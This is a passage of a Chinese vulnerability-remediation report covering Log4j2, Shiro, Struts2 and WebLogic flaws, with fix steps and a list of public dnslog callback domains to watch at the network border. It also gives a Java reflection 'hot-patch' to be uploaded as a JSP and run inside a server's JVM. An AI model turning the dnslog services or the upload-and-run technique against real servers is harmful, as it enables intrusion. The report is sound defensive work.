修复建议	1.推荐方案： 排查应用是否引入了 Apache Log4j 2 Jar 包，若存在依赖引入，则可能存在漏洞影响。尽快升级 Apache Log4j 2 所有相关应用到最新的 Apache Log4j 2.17.1（适用于 Java 8 及更高版本）、Apache Log4j 2.12.4（适用于 Java 7）、Apache Log4j 推荐（适用于 Java 6）： https://logging.apache.org/log4j/2.x/download.html 注意： 防止升级过程出现意外，建议相关用户在备份数据后再进行操作。 修复最彻底，但是需要关闭应用系统，重新打包提测。 2.配置网络防火墙，禁止 Apache Log4j 2 组件所在服务器主动外连网络，包含不限于 DNS、TCP/IP、ICMP。并在边界对 dnslog 相关域名访问进行检测。 部分公共 dnslog 平台如下： ceye.io 、 dnslog.link 、 dnslog.cn 、 dnslog.io 、 tu4.org 、 burpcollaborator.net、s0x.cn、dns.1433.eu.org、dnslog.cloud、hyuga.icu、log.咕.com。 3.紧急加固缓解措施： ① 修改 JVM 启动参数： -Dlog4j2.formatMsgNoLookups=true ② 在应用 classpath 下添加 log4j2.component.properties 配置文件： log4j2.formatMsgNoLookups=True ③ 系统环境变量： FORMAT_MESSAGES_PATTERN_DISABLE_LOOKUPS 设置为 true 注意： 当且仅当 Apache Log4j 2 >= 2.10 版本时，可使用①、②、③的任一措施进行防护。 需要关闭应用系统 log4j2.formatMsgNoLookups=True。 4.使用下列命令，移除 log4j-core 包中的 JndiLookup 类文件 zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class 5.采用人工方式禁用 JNDI，例： 在 spring.properties 里添加 spring.jndi.ignore=true 6.javaagent，需要给 JDK 注入一个 jar，在 jar 中将存在漏洞的 class 代码直接修改。 参考 https://github.com/chaitin/log4j2-vaccine https://github.com/qingtengyun/cve-2021-4428-qingteng-online-patch https://github.com/qingtengyun/cve-2021-4428-qingteng-patch 不需要关闭应用系统，不会影响线上业务。

	7.反射修改属性
	不需要重启应用系统，只需要可以在对方的 JVM 中执行代码，就可以修复。无任何风险。当然前提一定是可以执行代码，方式包括 jsp 文件等。
	把这段代码包装成 jsp 文件，直接上传到 web 站点运行就行。如果是 SpringBoot 的话，想办法执行代码也是可以的。
	Object obj = LogManager.getLogger();
	Field contextF = obj.getClass().getDeclaredField("context");
	contextF.setAccessible(true);
	Object context = contextF.get(obj);
	Field configurationF = context.getClass().getDeclaredField("configuration");
	configurationF.setAccessible(true);
	Object configuration = configurationF.get(context);
	Field substF = configuration.getClass().getSuperclass().getDeclaredField("subst");
	substF.setAccessible(true);
	Object subst = substF.get(configuration);
	Field variableResolverF = subst.getClass().getDeclaredField("variableResolver");
	variableResolverF.setAccessible(true);
	Object variableResolver = variableResolverF.get(subst);
	Field strLookupMapF = variableResolver.getClass().getDeclaredField("strLookupMap");
	strLookupMapF.setAccessible(true);
	HashMap strLookupMap = (HashMap) strLookupMapF.get(variableResolver);
	strLookupMap.remove("jndi");
	8.JDK 使用 11.0.1、8u191、7u201、6u211 及以上的高版本，可以在一定程度防止 RCE。
	9.升级已知受影响的应用及组件，如 spring-boot-starter-log4j2、Apache Struts2、Apache Solr、Apache Druid、Apache Flink。

初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

34. Apache Shiro 反序列化命令执行漏洞

漏洞名称	**Apache Shiro 反序列化命令执行漏洞**
漏洞地址	
漏洞等级	超危
漏洞描述	Apache Shiro 是一款开源的 Java 安全框架，用于管理应用程序的身份验证、授权和审计等安全操作。如果 Shiro 存在反序列化命令执行漏洞，攻击者可能利用该漏洞对目标系统进行攻击。反序列化漏洞通常是由于程序没有正确处理来自不受信任的来源的数据，导致程序执行恶意命令。为了防止这种情况的发生，系统管理员应该定期检查和更新系统中的组件，以修补可能存在的漏洞。 Apache Shiro 是一款开源 Java 安全框架，提供身份验证、授权、密码学和会话管理。Shiro 框架直观、易用，同时也能提供健壮的安全性。 Apache Shiro 1.2.4 及以前版本中，加密的用户信息序列化后存储在名为 remember-me 的 Cookie 中。只要 rememberMe 的 AES 加密密钥泄露，无论 shiro 是什么版本都会导致反序列化漏洞。攻击者可以使用 Shiro 的默认密钥伪造用户 Cookie，触发 Java 反序列化漏洞，进而在目标机器上执行任意命令。
漏洞成因	Apache Shiro 框架提供了记住我（RememberMe）的功能，关闭了浏览器下次再打开时还是能记住你是谁，下次访问时无需再登录即可访问。 Shiro 对 rememberMe 的 cookie 做了加密处理，shiro 在 CookieRememberMeManaer 类中将 cookie 中 rememberMe 字段内容分别进行序列化、AES 加密、Base64 编码操作。 在识别身份的时候，需要对 Cookie 里的 rememberMe 字段解密。根据加密的顺序，不难知道解密的顺序为： 1.获取 rememberMe cookie 2.base64 decode 3.解密 AES（加密密钥硬编码） 4.反序列化（未作过滤处理） 但是，AES 加密的密钥 Key 被硬编码在代码里，意味着每个人通过源代码都能拿到 AES 加密的密钥。因此，攻击者构造一个恶意的对象，并且对其序列化，AES 加密，base64 编码后，作为 cookie 的 rememberMe 字段发送。Shiro 将 rememberMe 进行解密并且反序列化，最终造成反序列化漏洞。
漏洞危害	影响 Shiro <= 1.2.4 版本，当未设置用于“remember me”特性的 AES 密钥时，存在反序列化漏洞，可远程命令执行。
修复建议	1.升级 Shiro 版本到 1.2.5 及以上，建议直接升级到最新版本。 2.现在使用的 rememberMe 的 AES 加密密钥泄露，请自己 base64 一个 AES 的密钥，或者利用官方提供的方法生成密钥。 org.apache.shiro.crypto.AbstractSymmetricCipherService #generateNewKey()。

初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	


35. Apache Struts 2 远程代码执行漏洞

漏洞名称	**Apache Struts 2 远程代码执行漏洞**
漏洞地址	
漏洞等级	超危
漏洞描述	Apache Struts2 使用的 Jakarta Multipart parser 插件存在远程代码执行漏洞。可以通过构造 Content-Type 值进行触发漏洞，造成远程执行代码。影响 Struts2 版本 Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10。
漏洞成因	Apache Struts2 使用的 Jakarta Multipart parser 插件存在远程代码执行漏洞。可以通过构造 Content-Type 值进行触发漏洞，造成远程执行代码。影响 Struts2 版本 Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10。
漏洞危害	Apache Struts2 使用的 Jakarta Multipart parser 插件存在远程代码执行漏洞。可以通过构造 Content-Type 值进行触发漏洞，造成远程执行代码。影响 Struts2 版本 Struts 2.3.5 - Struts 2.3.31, Struts 2.5 - Struts 2.5.10。
修复建议	升级版本到 Apache Struts 2.3.32 或者 Apache struts 2.5.10.1。 参考链接： https://github.com/apache/struts/commit/b06dd50af2a3319dd896bf5c2f4972d2b772cf2b
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	


36. WebLogic 反序列化命令执行漏洞

漏洞名称	**WebLogic 反序列化命令执行漏洞**
漏洞地址	
漏洞等级	超危
漏洞描述	WebLogic 是一款由 Oracle 公司开发的应用服务器软件，用于部署和管理 Java Enterprise Edition（JEE）应用程序。如果 WebLogic 存在反序列化命令执行漏洞，攻击者可能利用该漏洞对目标系统进行攻击。反序列化漏洞通常是由于程序没有正确处理来自不受信任的来源的数据，导致程序执行恶意命令。为了防止这种情况的发生，系统管理员应该定期检查和更新系统中的软件，以修补可能存在的漏洞。 由于在处理反序列化信息时没有合理进行过滤，攻击者可以通过发送精心构造的恶意 HTTP 请求来利用该漏洞，从而获取服务器权限并在未授权情况下远程执行任意代码。
漏洞成因	由于在处理反序列化信息时没有合理进行过滤，攻击者可以通过发送精心构造的恶意 HTTP 请求来利用该漏洞，从而获取服务器权限并在未授权情况下远程执行任意代码。
漏洞危害	攻击者利用该漏洞可以访问成功登录应用系统后台，导致敏感信息泄露，甚至可以获取管理员权限。
修复建议	1. 禁用 T3 协议过程 进入 weblogic 的后台之后，选择“安全”—“筛选器”，在“连接筛选器规则”输入： weblogic.security.net.ConnectionFilterImpl 连接筛选器规则中输入： 127.0.0.1 * * allow t3 t3s 0.0.0.0/0 * * deny t3 t3s 最后重启 weblogic 项目。 注意： 10. x 版本的 weblogic 禁用 T3 需要重启，否则不会生效。12.x 版本不需要重启，点击“保存”就可以立即生效。 2. 禁用 IIOP 协议过程 进入 weblogic 的后台之后，选择“base_domain”—“环境”—“服务器”，然后在对应服务器设置中选择 “协议”—“IIOP” 选项卡，取消 “启用 IIOP” 前面的勾选，然后重启 weblogic 项目。 注意： 几乎所有版本的 weblogic，彻底禁用 IIOP 协议都需要重启，否则即使点击了“保存”，也不会生效。 3. 禁用 T3 协议（9.x-10.x-11g 版本） weblogic9.x、weblogic 10.x（11g）版本禁用 T3 协议方法详细步骤如下：


首先需要点击“锁定并编辑”，否则“连接筛选器”是灰色界面，无法进行编辑。



之后选择“安全”—“筛选器”，然后参考文章开头给出的文本进行填写，然后点击“保存”。




如果是 weblogic 9.x 版本，操作方法如下图所示：



点击“保存”之后，需要再点击“激活更改”。

最后发现 weblogic 后台给出了提示“已激活所有更改。但是，要使这些更改生效，必须重新启动这 1 个项目。”



最后需要重启 weblogic 项目。

4. 禁用 T3 协议（12.2.1.3.0-12c 版本）

weblogic 12.1.3.0.0、weblogic 12.2.1.3.0（12c）、weblogic14.x（14c） 版本禁用 T3 协议详细步骤如下：


登录后台后，直接就可以进行编辑，点击“安全”—“筛选器”，在“连接筛选器”中按照文章前面给出的文本进行填写。

然后点击“保存”，立即生效，不需要重启。如果担心不会生效，那就重启一下 weblogic 项目，那也是可以的。


5. 禁用 IIOP 协议（9.x-10.x-11g 版本）

weblogic9.x、weblogic 10.x（11g）版本禁用 IIOP 协议详细步骤如下：

进入 weblogic 后台之后，首先点击“锁定并编辑”，在“base_domain”—“环境”—“服务器”，点击“AdminSever（管理）”项目。




接下来在“协议”—“IIOP”中，取消“启用 IIOP”的勾选，点击“保存”。




如果是 weblogic9.x 版本，操作方法大同小异，按照下图方法进行设置。

之后点击“激活更改”。




之后 weblogic 后台会给出如下提示，看也来是需要重启 weblogic 项目的。



6. 禁用 IIOP 协议（12.1.3.0.0-12c 版本）

weblogic 12.1.3.0.0、weblogic 12.2.1.3.0（12c）、weblogic14.x（14c） 版本禁用 IIOP 协议的详细步骤如下：

登录 weblogic 后台之后，点开“域结构”—“wl_server”—环境—服务器—“AdminServer（管理）”



接下来取消“启用 IIOP”的选中，然后点击“保存”，最后提示“已激活所有更改。但是，要使这些更改生效，必须重新启动这 1 个项目”，说明需要重启 weblogic 项目。


其它修复方法

目前很多 IPS 设备、WAF 设备等都可以对恶意的 Java 反序列化数据包进行阻断，也可以配置防火墙策略，屏蔽 T3 及 IIOP 协议。

也可以在 weblogic 前面放置一个 Nginx，只对 HTTP 协议进行转发，对 T3 协议及 IIOP 协议不进行转发，但是这种方法只能杜绝外网攻击，无法杜绝内网横向中对于 weblogic 反序列化漏洞的攻击。

禁用 T3 及 IIOP 协议之后，weblogic 10.x 返回信息如下所示：

禁用 T3 及 IIOP 协议之后，weblogic 12.x 返回信息如下所示：

	
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

37. Fastjson 反序列化命令执行漏洞

漏洞名称	**Fastjson 反序列化命令执行漏洞**
漏洞地址	
漏洞等级	超危
